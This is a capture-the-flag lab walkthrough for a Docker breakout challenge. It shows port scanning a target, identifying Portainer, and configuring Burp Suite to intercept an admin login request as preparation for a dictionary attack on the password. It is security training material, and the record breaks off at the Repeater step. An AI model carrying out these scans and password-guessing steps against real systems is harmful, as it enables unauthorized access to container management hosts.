ATTACK DEFENSE

by PentesterAcademy


Name	Weakest Link II
URL	https://attackdefense.com/challengedetails?cid=1417
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Get shell access on the host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Identify the IP address of the target machine.




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9357: eth0@if9358: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
9360: eth1@if9361: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6e:e1:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.110.225.2/24 brd 192.110.225.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.110.225.2, the target machine will have ip address 192.110.225.3

Step 2: Perform nmap scan and identify the open ports on the target machine.

Command: nmap -p- 192.110.225.3




```
root@attackdefense:~# nmap -p- 192.110.225.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 18:43 IST
Nmap scan report for target-1 (192.110.225.3)
Host is up (0.000014s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:6E:E1:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@attackdefense:~#
```

Three ports are open on the target machine, Portainer by default runs on port 9000.

Step 3: Send a curl request and check whether portainer is running on port 9000

Command: curl 192.110.225.3:9000 -s | grep portainer




```
root@attackdefense:~# curl 192.110.225.3:9000 -s | grep portainer
<!DOCTYPE html><html lang="en" ng-app="portainer">
    open: toggle && ['portainer.auth', 'portainer.updatePassword', 'portainer.init.admin', 'portainer.init.endpoint'].indexOf($state.current.nam
e) === -1,
    nopadding: ['portainer.auth', 'portainer.updatePassword', 'portainer.init.admin', 'portainer.init.endpoint'].indexOf($state.current.name) >
-1 || applicationState.loading
root@attackdefense:~#
```


Portainer is running on port 9000 on the target machine.

Step 4: Open Mozilla firefox and access the web application.

URL: http://192.110.225.3:9000



Step 5: To perform a dictionary attack, the form fields along with the url to which the request is sent are required. Configure burp suite to intercept the requests. Navigate to “about:preferences” in Mozilla Firefox.



General

Startup

□ Always check if Firefox is your default browser

Firefox is not your default browser

When Firefox starts

○ Show your home page

● Show a blank page

○ Show your windows and tabs from last time


Home page

about:newtab

Tabs

□ Ctrl+Tab cycles through tabs in recently used order

Step 6: Scroll down and click on “Settings” button under Network Proxy section.



Kali - 1.0

☑ Automatically update search engines

Performance

☑ Use recommended performance settings Learn more

These settings are tailored to your computer's hardware and operating system.

Browsing

□ Use autoscrolling

☑ Use smooth scrolling

□ Always use the cursor keys to navigate within pages


□ Search for text when you start typing

Network Proxy

Configure how Firefox connects to the internet. Learn More

Settings...

Step 7: Select Manual proxy configuration. Enter “127.0.0.1” in the HTTP Proxy input field and enter 8080 in the port text field.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Use this proxy server for all protocols

SSL Proxy Port 0

FTP Proxy Port 0


SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5


○ Automatic proxy configuration URL

Click on the OK button.


Step 8: Navigate to Web Application Analysis Menu and select burpsuite.



Step 9: On the login page, enter “admin” in username field and “password” in the password text field. Click on Login and the request will be intercepted by burp suite.




Burp Suite:



Request to http://192.110.225.3:9000


```
POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username":"admin","password":"password"}
```

Step 10: Right click on the intercepted request and select “Send to Repeater”.




```
POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Fi
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e9
Connection: close

{"username":"admin","password":"password"}
```

Repeater Tab:



```
POST /api/auth HTTP/1.1
